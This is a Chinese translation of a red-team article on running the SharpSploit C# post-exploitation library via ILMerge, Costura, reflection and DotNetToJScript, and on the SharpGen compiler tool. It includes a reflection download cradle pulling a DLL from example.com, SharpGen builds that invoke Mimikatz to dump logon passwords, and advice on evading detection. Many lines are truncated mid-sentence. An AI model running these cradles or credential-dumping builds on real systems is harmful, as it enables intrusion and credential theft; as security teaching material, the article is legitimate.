c#在渗透实战中的挑战

風見鶏 / 2018-11-11 09:01:00 / 浏览数 3841 技术文章 技术文章 顶(0) 踩(0)

原文：https://posts.specterops.io/operational-challenges-in-offensive-c-355bd232a200

随着攻击工具继续朝着将c#作为漏洞利用语言的方向发展，我认为在一些实战中使用C#攻击脚本会非常有用，特别是相对于Powershell来说。PowerShell为攻击者提供了许

在本文中，我将尝试用c#记录一些实战方面的挑战，并提供一些解决方案来帮助解决这些挑战。本文中的示例将使用SharpSploit，这是我最近开发的一个.net后开发库(在我

此外，我将介绍SharpGen，这是我为应对这些挑战而创建的一个新项目。

实战挑战-执行

发布SharpSploit时，我决定以库的形式发布，而不是以独立可执行文件的形式发布。我犹豫了一下，因为我知道这会导致一些操作上的问题，但是随着我继续开发c#工具集

然而，作为库发布还增加了一个挑战，对于大多数其他c#工具集来说，您不需要处理这个问题，我如何在实际情况下使用这个DLL呢?有几种选择!正如我在上一篇文章中所承

控制台应用程序

调用SharpSploit最简单也是最明显的方法是创建一个新的控制台应用程序，添加对已编译的SharpSploit.dll的引用，编写任何使用SharpSploit的定制代码，并进行编译。这


在编译期间使用DLL引用将有关.
DLL的元数据嵌入到.exe中，以便.exe可以在运行时在系统上搜索DLL。如果您计划复制.exe和SharpSploit.dll到目标系统上的磁盘，那么这种方法将是成功，但不能通过像C
Strike的执行程序命令那样的方法成功，该命令不会写入.exe或它在目标系统上对磁盘的引用。

那么，我们如何应对这个DLL消失难题呢?我在下面记录了四个方法:ILMerge、Costura、Reflection和DotNetToJScript。

ILMerge

ILMerge是一个开源的.net程序的静态链接器。顾名思义，它将多个.net程序合并为一个输出程序。为此，ILMerge实际上通过删除合并程序的元数据来修改合并程序，并使

我将介绍一个如何使用ILMerge的快速示例。首先，您将创建一个引用SharpSploit的新控制台应用程序，并编写使用它的定制代码：




您将构建这个应用程序，这将生成一个.exe文件,即SharpSploitDriver.exe，以及SharpSploit.dll。现在我们可以使用ILMerge将这两个程序合并为一个SharpSploit.exe。在


```
PS C:\Users\cobbr\Demos> ls


    Directory: C:\Users\cobbr\Demos


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/25/2018  12:11 AM        1911296 SharpSploit.dll
-a----        10/25/2018  12:12 AM           5632 SharpSploitDriver.exe


PS C:\Users\cobbr\Demos> ILMerge.exe /out:SharpSploit.exe .\SharpSploitDriver.exe .\SharpSploit.dll
PS C:\Users\cobbr\Demos> ls


    Directory: C:\Users\cobbr\Demos


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/25/2018  12:11 AM        1911296 SharpSploit.dll
-a----        10/31/2018   4:23 PM        1922560 SharpSploit.exe
-a----        10/31/2018   4:23 PM         114176 SharpSploit.pdb
-a----        10/25/2018  12:12 AM           5632 SharpSploitDriver.exe
```


生成的SharpSploit.exe是一个自包含的可执行文件，它不需要目标系统上的sharsploit.dll。作为构建过程的一部分，ILMerge也可以通过某种配置自动化运行。如果您选择

这种合并也有一些有趣的含义。如果我们在DNSpy中打开sharsploit.exe：




我们看到，SharpSploit实际上不包括在引用中，但是SharpSploit命名空间作为模块嵌入在SharpSploit.exe中。我们可以在DNSpy中把它和sharsploitdriver.exe进行比较:



在这种情况下，SharpSploit被作为一个引用而被包含，而不是作为一个模块。我不确定哪一个"更隐蔽"，尽管引用可能导致可以检测到的"ImageLoad"事件(使用Sysmon术

需要明确的是，这个过程不仅仅是将文件合并在一起，而是实际上合并程序。这个过程具有部分破坏性，可能会对应用程序的执行产生影响。例如，如果功能取决于程序的名




Costura

Costura是另一个开源项目，与ILMerge类似。然而，使用的方法略有不同。Costura将DLL引用作为"嵌入式资源"添加到控制台应用程序。嵌入式资源通常用于应用程序所需


Costura将引用dll嵌入到嵌入式资源中，并向AppDomain的assembly
yresolve事件追加回调，该事件试图从应用程序的嵌入式资源中加载程序!这将影响系统解析应用程序的程序负载的方式，并允许我们从任意位置加载程序，比如应用程序的

这个技巧源于Jeffrey Richter在2010年的一篇博文，文中他演示了为程序解析事件注册回调的过程。


我将简要介绍如何使用Costura。您将像上次一样创建控制台应用程序，添加对SharpSploit的引用，并编写任何使用SharpSploit的定制c#代码。您还必须添加对Costura.Fo
Nuget包，可以将其安装为Nuget包：



使用Costura需要注意的一个问题是，最新的版本不支持.net Framework v3.5。对于进攻性操作，.net Framework v3.5通常是您想要使用的。请务必安装Costura v1.6.2以支持. net Framework v3.5程序。安装ILMerge后，您将看到FodyWeavers.xml文件已经创建。这是Costura配置，默认情况下，它会将所有引用的程序嵌入到资源中。现在，当我们重新编译时，




在Costura生成的二进制文件中，也出现了一些有趣的问题，当在DNSpy中打开SharpSploitDriver.exe时:



你会发现不仅仅SharpSploitDriver.exe会调用SharpSploit，也包括了对Costura的调用，它包括:Costura调用，costura.sharpsploit.dll.compressed，costura.sharpsploi

那么ILMerge和Costura如何比较呢?好吧，你会在前面提到的ILMerge作者的博客文章中找到有趣的评论：



尽管有这样的评论，我也认为两种解决方案都很有用。事实上，出于隐蔽和取证的原因，我可能会推荐ILMerge胜过Costura，除非ILMerge影响您的特定应用程序的执行。

Reflection

Reflection可以用于执行不包含EntryPoint(即DLL)的. net程序。System.Reflection命名空间可用于加载.net程序集,调用方法等等。因此，我们可以使用 .net reflection来加载SharpSploit程序并调用方法。

利用reflection的一种方法是使用PowerShell。例如，我们可以像这样调用SharpSploit方法：

```
PS > [System.Reflection.Assembly]::Load([System.IO.File]::ReadAllBytes("SharpSploit.dll").GetType("SharpSploit.Execution.Shell
desktop-f9dq76g\cobbr
```

或者我们可以从托管位置加载它，然后通过使用 reflection加载程序集和调用方法。

```
PS > [System.Reflection.Assembly]::Load((new-object net.webclient).DownloadData("https://example.com/SharpSploit.dll").GetType
desktop-f9dq76g\cobbr
```

当然，我们可以从PowerShell中做任何事情，我们可以用c#做任何事情：

```
public class Program {
   public static void Main() {
       System.Reflection.Assembly.Load(new System.Net.WebClient().DownloadData("https://example.com/SharpSploit.dll")).GetType
   }
}
```

对于该示例，您需要记住将其编译为控制台应用程序。但是，您不必担心添加任何引用，因为SharpSploit是通过 reflection加载的，而不是通过典型的程序集解析过程加载的。尽管值得注意的是，Costura的AssemblyResolve技术本身使用reflection，使用System.Reflection.Assemb

reflection是执行的一个有趣的向量，并且可以作为一个有用的"download cradle"来节省可执行文件的大小和避免复杂性。关于reflection的更多信息，我建议查看一下微软的文档。

DotNetToJScript

DotNetToJScript是一个由James Forshaw编写开源工具，，它创建了加载指定.net程序的JScript或VBScript文件。然而，因为一些限制因素使得这个选项在使用SharpSploit时不太实用。但这仍然是可用的

您将注意到的第一件事是，DotNetToJScript不适用于大型程序，而且默认情况下，SharpSploit是一个大型程序：


```
PS C:\Users\cobbr\Documents\Projects\DotNetToJScript> cat .\extra
o.ShellExecute("whoami","","","");
PS C:\Users\cobbr\Documents\Projects\DotNetToJScript> .\DotNetToJScript\bin\Debug\DotNetToJScript.exe -v v4 -o output.js -c SharpSploit.Executio
n.Shell -s .\extra .\SharpSploit.dll
PS C:\Users\cobbr\Documents\Projects\DotNetToJScript> cscript.exe .\output.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\cobbr\Documents\Projects\DotNetToJScript\output.js(0, 1) Microsoft JScript compilation error: Out of memory
```

嵌入的Mimikatz二进制文件会导致sharsploit变得更大。幸运的是，如果您不需要二进制文件，那么很容易，在编译时选择不嵌入它们。只要在sharsploit.csproj文件中注释


```
<ItemGroup>
 <!-- <EmbeddedResource Include="Resources\powerkatz_x86.dll" /> -->
 <!-- <EmbeddedResource Include="Resources\powerkatz_x64.dll" /> -->
</ItemGroup>
```

完成此更改后，只需重新编译SharpSploit并复制新的SharpSploit.dll到DotNetToJScript文件夹中就行了。

接下来您将发现，DotNetToJScript不适用于静态类或方法：



大多数SharpSploit的方法是静态的，包括ShellExecute。要将这个方法与DotNetToJScript一起使用，您必须通过删除ShellExecute方法上的静态分类器、重新编译和复制



对于一次性执行文件或启动代理来说，此方法很有趣，但它要求我们将JScript或VBScript文件拖放到目标系统上的磁盘上，如果系统上已经有代理，则不需要这样做。

比较

到目前为止，我已经记录了创建自包含的可执行文件和/或脚本的四个可能选项，它们可以调用SharpSploit方法:Costura、ILMerge、Reflection和JScript/VBScript via DotNetToJScript。让我们快速地比较和对比一下这些方法以及它们什么时候可能有用：

- DotNetToJScript - JScript/VBScript方法在代理启动场景中最有用，这当然不是SharpSploit的目标。我想SharpSploit几乎完全被用在我们已经有系统代理的情况下。在本例中，我们不想
- Reflection - Reflection方法很有趣，在代理启动或"AssemblyResolve"场景(即Costura)中非常有用。使用基于reflection的.net下载器是启动代理的一个很好的载体。我们当然可以
- Costura/ILMerge - 最后两种方法，在我看来，最实用的是Costura和ILMerge。这些方法都创建了自包含的可执行文件，可以与Cobalt Strike的执行程序命令和类似方法一起使用。我之前已经比较和对比了这些方法，结论是ILMerge通常(但并不总是)是正确的选择。

至少到目前为止，Costura/ILMerge方法的真正缺点是方便。您不仅需要编译SharpSploit库，还必须创建引用该库的附加控制台应用程序，加载ILMerge或Costura配置，

首先，这看起来没有太多额外的工作。然而，每次您想要调用任何SharpSploit的方法时，您都需要完成所有这些工作。作为一名工程师，您确实希望能够快速调用连续的Sh

那么，我们如何解决在实战中的便利性问题呢?

实战挑战-便利性

自从推出SharpSploit一个多月以来，两个开源项目已经开始尝试解决便利性的运营挑战。SharpSploitConsole和SharpAttack曾试图用类似但不同的方式解决这个问题。它

这两个应用程序都接受参数作为命令行参数，这些参数指定要执行的SharpSploit方法和参数。这些项目允许我们只编译一次控制台应用程序，并且可以访问SharpSploit的

例如，假设您希望使用SharpSploit枚举所有域计算机，并找到这些计算机的本地管理员。在带有SharpSploit的自定义控制台应用程序中，您可以这样做：

```
using SharpSploit.Enumeration;
public class Program {
   static void Main() {
       Console.WriteLine( Net.GetNetLocalGroupMembers(Domain.GetDomainComputers()));
       return;
   }
}
```

要使用SharpSploitConsole 或
SharpAttack，你就必须运行GetDomainComputers()，将结果解析成文本，然后在每个电脑名字后运行GetNetLocalGroupMembers()。

或者假设我们想运行一些定制的c#代码作为替代用户的runas.exe风格。在带有SharpSploit的自定义控制台应用程序中，您可以这样做：

```
using SharpSploit.Credentials;
public class Program {
   static void Main() {
       using (Tokens t = new Tokens())
       {
           string whoami = t.RunAs("Username", ".", "Password123!", ()=>
           {
               return t.WhoAmI();
           });
       }
       Console.WriteLine(whoami);
       return;
   }
}
```

我不确定这是否能成功，如果使用SharpSploitConsole或SharpAttack的话，因为定制的c#代码需要作为程序进行编译和加载。

这些方法还有一个附加的警告，这实际上是SharpSploit自身的问题，即它们无法在Cobalt Strike的execute-assembly的基础上发挥作用。在与execute-assembly一起使用之前，必须去掉嵌入的Mimikatz PE二进制文件，因为Cobalt Strike的最大程序集大小限制为1 MB。不能从SharpSploit内部使用Mimikatz实在是太糟糕了。幸运的是，我在SharpSploit v1.1中做了一些更改，以允许mimikatz运行，我们将在后面的文章中对此进行讨论。

有了这些方法，我们以使用SharpSploit作为可定制的库的能力损失为代价获得了方便。下面我们介绍更具灵活性的实战挑战。

实战挑战-灵活性

使用编译语言(如c#)与使用解释语言(如PowerShell)有关键性的操作差异。我们在进行这种更改时失去了相当大的灵活性。使用脚本语言，我们可以在运行中快速编辑脚本，- list)快速过滤或格式化输出的能力。

对于c#，没有本地的方法可以将一个工具的输出作为输入管道发送到另一个工具。没有本地方法对编译后的可执行文件进行编辑。为了帮助恢复这种灵活性，我编写了一个

SharpGen

为了应对灵活性的实战挑战，我创建了一个.net核心控制台应用程序SharpGen。SharpGen可以利用Roslyn c#编译器快速交叉编译.net框架控制台应用程序或库。

记住,灵活性的挑战是由于必须不断在Visual Studio创建新的控制台应用程序,添加引用,嵌入的引用使用Costura或ILMerge。SharpGen解决了这一挑战,使它像一个快速执行命令的新的控制台应用程序,并带有一些额外

基础用法

SharpGen最基本的用法是提供一个输出文件名和一个你想要执行的c#程序。SharpGen会生成一个.net框架控制台应用程序，它会执行一个命令行程序。例如：

```
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe "Console.WriteLine(Mimikatz.LogonPasswords
[+] Compiling source:
using System;
using System.IO;
using System.Text;
using System.Linq;
using System.Security.Principal;
using System.Collections.Generic;
using SharpSploit.Credentials;
using SharpSploit.Enumeration;
using SharpSploit.Execution;
using SharpSploit.LateralMovement;
using SharpSploit.Generic;
using SharpSploit.Misc;
public static class jZTyloQN2SU4
{
   static void Main()
   {
       Console.WriteLine(Mimikatz.LogonPasswords());
       return;
   }
}
[+] Compiling optimized source:
using System;
using SharpSploit.Credentials;
public static class jZTyloQN2SU4
{
   static void Main()
   {
       Console.WriteLine(Mimikatz.LogonPasswords());
       return;
   }
}
[*] Compiled assembly written to: /Users/cobbr/SharpGen/Output/example.exe
```

上面的代码生成一个example.exe,一个执行Mimikatz sekurlsa::logonpassword模块并将输出写入屏幕的.net框架控制台应用程序。

在使用SharpGen时，c#命令行程序应该被指定为最后的、未命名的命令行参数。但是，您也可以指定要从中读取的源文件。您可能需要一些不适合于一行的逻辑，或者在命

```
cobbr@mac:~/SharpGen > cat example.txt
string whoami = Shell.ShellExecute("whoami");
if (whoami == "SomeUser")
{
```

```
   Console.WriteLine(Mimikatz.LogonPasswords());
}
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe --source-file example.txt
...
[*] Compiled assembly written to: /Users/cobbr/SharpGen/Output/example.exe
```

或者，您可以使用预定义的类指定源文件，并提供一个主函数:

```
cobbr@mac:~/SharpGen > cat example.txt
using System;
using SharpSploit.Execution;
using SharpSploit.Credentials;
class Program
{
   static void Main()
   {
       string whoami = Shell.ShellExecute("whoami");
       if (whoami == "SomeUser")
       {
           Console.WriteLine(Mimikatz.LogonPasswords());
       }
       return;
   }
}
cobbr@mac:~/SharpGen > dotnet bin/Release/netcoreapp2.1/SharpGen.dll -f example.exe --source-file example.txt
...
[*] Compiled assembly written to: /Users/cobbr/SharpGen/Output/example.exe
```

这些都是这个工具的基础。完整的命令行使用信息包含在下面

```
cobbr@mac:~/SharpGen > dotnet bin/Debug/netcoreapp2.1/SharpGen.dll -h
Usage:  [options]
Options:
 -? | -h | --help                                    Show help information
 -f | --file <OUTPUT_FILE>                           The output file to write to.
